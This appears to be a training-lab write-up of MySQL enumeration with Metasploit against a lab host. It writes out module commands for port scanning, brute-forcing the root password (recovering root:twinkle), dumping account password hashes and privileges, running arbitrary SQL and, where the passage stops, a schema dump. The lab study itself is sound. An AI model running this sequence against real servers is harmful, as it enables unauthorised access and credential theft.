MySQL Enumeration
Classification: Assessment Methodologies / Enumeration
Target: 192.138.49.3 (MySQL 5.5.61-0ubuntu0.14.04.1)
1. Executive Summary
The target runs a MySQL 5.5.61 service on port 3306. Using Metasploit we fingerprinted
the version, brute-forced valid administrator credentials (root:twinkle), and then used
those credentials to enumerate server configuration, user accounts with their password
hashes and privileges, and the database schema. Finally we connected to the database
remotely to confirm access.
2. Port Scanning & Version Detection
After preparing MSF Console and setting the global RHOSTS/RHOST variables, we confirm
port 3306 is open and fingerprint the service.
use auxiliary/scanner/portscan/tcp
set RHOSTS 192.138.49.3
run

use auxiliary/scanner/mysql/mysql_version
run
The server runs MySQL 5.5.61-0ubuntu0.14.04.1 (protocol 10).
3. Login Brute-Force
use auxiliary/scanner/mysql/mysql_login
set USERNAME root
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
set VERBOSE false
runThe attack recovers valid credentials: root:twinkle.

4. Account Enumeration

Using the recovered admin credentials, we enumerate server parameters and accounts.
use auxiliary/admin/mysql/mysql_enum
set USERNAME root
set PASSWORD twinkle
runThe module discloses server configuration (hostname demo.ine.local, data directory,
Loading of local files: ON, SSL Connection: DISABLED…).

It also lists every account with its password hash and the privileges each account holds (GRANT, CREATE USER, RELOAD, SHUTDOWN…).

Additional privileges are enumerated (SUPER, FILE, PROCESS), along with accounts that have empty passwords or are not restricted by source.
5. Running SQL Queries

The mysql_sql module lets us run arbitrary SQL with the compromised credentials.
use auxiliary/admin/mysql/mysql_sql
set USERNAME root
set PASSWORD twinkle
set SQL show databases;
run
The databases are listed: information_schema, mysql, performance_schema, upload,
vendors, videos, warehouse.
6. Schema Dump

use auxiliary/scanner/mysql/mysql_schemadump
set USERNAME root
